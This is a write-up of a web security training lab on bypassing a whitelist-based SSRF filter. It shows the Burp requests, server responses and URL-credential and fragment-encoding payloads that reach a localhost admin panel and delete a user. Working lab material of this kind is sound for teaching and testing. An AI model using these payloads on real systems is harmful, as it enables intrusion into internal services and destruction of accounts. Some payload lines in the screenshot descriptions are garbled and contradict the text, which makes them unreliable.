


This lab has a stock check feature which fetches data from an internal system.

To solve the lab, change the stock check URL to access the admin interface at `http://localhost/admin` and delete the user carlos.

The developer has deployed an anti-SSRF defense you will need to bypass.

As Stated in the Lab Description, Intercept the POST Check Stock Request in the Burpsuite.



Check the StockApi into the following and check the response,

```
stockApi=http://127.0.0.1/admin&storeId=1
```

**Request**

```
1 POST /product/stock HTTP/2
2 Host: 0a12008704043362802fb29f006f0011.web-security-academy.net
3 Cookie: session=EB59hXMCrtvoA8GrsQ8C4dPV1Nr0R9a6s
4 Content-Length: 47
5 Sec-Ch-Ua: "Chromium";v="124", "Microsoft Edge";v="124", "Not-A.Brand";v="99"
6 Sec-Ch-Ua-Platform: "Windows"
7 Sec-Ch-Ua-Mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
  like Gecko) Chrome/124.0.0.0 Safari/537.36 Edg/124.0.0.0
9 Content-Type: application/x-www-form-urlencoded
10 Accept: */*
11 Origin: https://0a12008704043362802fb29f006f0011.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://0a12008704043362802fb29f006f0011.web-security-academy.net/product?productI
  d=1
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: en-US,en;q=0.9,en-IN;q=0.8
18 Priority: u=1, i
19
20 stockApi=http%3A%2F%2F127.0.0.1%2Fadmin%26storeId%3D1
```

**Response**

```
1 HTTP/2 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 58
5
6 {"External stock check host must be stock.weliketoshop.net"}
```

Change the Payload in the following way,

```
stockApi=http://username@stock.weliketoshop.net/&storeId=1
```

**Request**

```
1 POST /product/stock HTTP/2
2 Host: 0a12008704043362802fb29f006f0011.web-security-academy.net
3 Cookie: session=EB59hXMCrtvoA8GrsQ8C4dPV1Nr0R9a6s
4 Content-Length: 58
5 Sec-Ch-Ua: "Chromium";v="124", "Microsoft Edge";v="124", "Not-A.Brand";v="99"
6 Sec-Ch-Ua-Platform: "Windows"
7 Sec-Ch-Ua-Mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
  like Gecko) Chrome/124.0.0.0 Safari/537.36 Edg/124.0.0.0
9 Content-Type: application/x-www-form-urlencoded
10 Accept: */*
11 Origin: https://0a12008704043362802fb29f006f0011.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://0a12008704043362802fb29f006f0011.web-security-academy.net/product?productI
  d=1
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: en-US,en;q=0.9,en-IN;q=0.8
18 Priority: u=1, i
19
20 stockApi=http://username@stock.weliketoshop.net/&storeId=1
```

**Response**

```
1 HTTP/2 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 58
5
6 {"Could not connect to external stock check service"}
```

This time the server got accepted, modify the payload in the following by adding # after username and url encode it.

```
stockApi=http://127.0.0.1%23523@stock.weliketoshop.net/admin/
```

The screenshot shows a web browser window with the URL `https://0a12008704043362802fb29f006f0011.web-security-academy.net/product?productId=1`. The browser's developer tools are open, showing the Request tab. The request is a POST to `/product/stock HTTP/2` with a `Host: 0a12008704043362802fb29f006f0011.web-security-academy.net` and a `Cookie: session=EB59hXMCrtvoA8GksQ8C4PV1Hk0B9a6z`. The request body is `stockApi=http://127.0.0.1:5233stock.weliketoshop.net/admin/`. The Response tab shows the rendered HTML of the page, which is the 'WebSecurity Academy' SSRF with whitelist-based input filter lab. The page has a header with the lab title and a 'LAB Not solved' badge. Below the header, there are links for 'Home', 'Admin panel', and 'My account'. A 'Users' section lists two users: 'wiener - Delete' and 'carlos - Delete'.

To Delete the user, modify the payload in the following way,

```
stockApi=http://127.0.0.1:5233stock.weliketoshop.net/admin/delete?username=carlos
```

The screenshot shows a web browser window with the URL `https://0a12008704043362802fb29f006f0011.web-security-academy.net/product?productId=1`. The browser's developer tools are open, showing the Request tab. The request is a POST to `/product/stock HTTP/2` with a `Host: 0a12008704043362802fb29f006f0011.web-security-academy.net` and a `Cookie: session=EB59hXMCrtvoA8GksQ8C4PV1Hk0B9a6z`. The request body is `stockApi=http://127.0.0.1:5233stock.weliketoshop.net/admin/delete?username=carlos`. The Response tab shows the rendered HTML of the page, which is the 'WebSecurity Academy' SSRF with whitelist-based input filter lab. The page has a header with the lab title and a 'LAB Not solved' badge. Below the header, there are links for 'Home', 'Admin panel', and 'My account'. A 'Users' section lists two users: 'wiener - Delete' and 'carlos - Delete'.



Congratulations, you solved the lab!

Share your skills!



[Continue learning](#) >>

[Home](#) | [My account](#)

Conversation Controlling Lemon



\$13.83

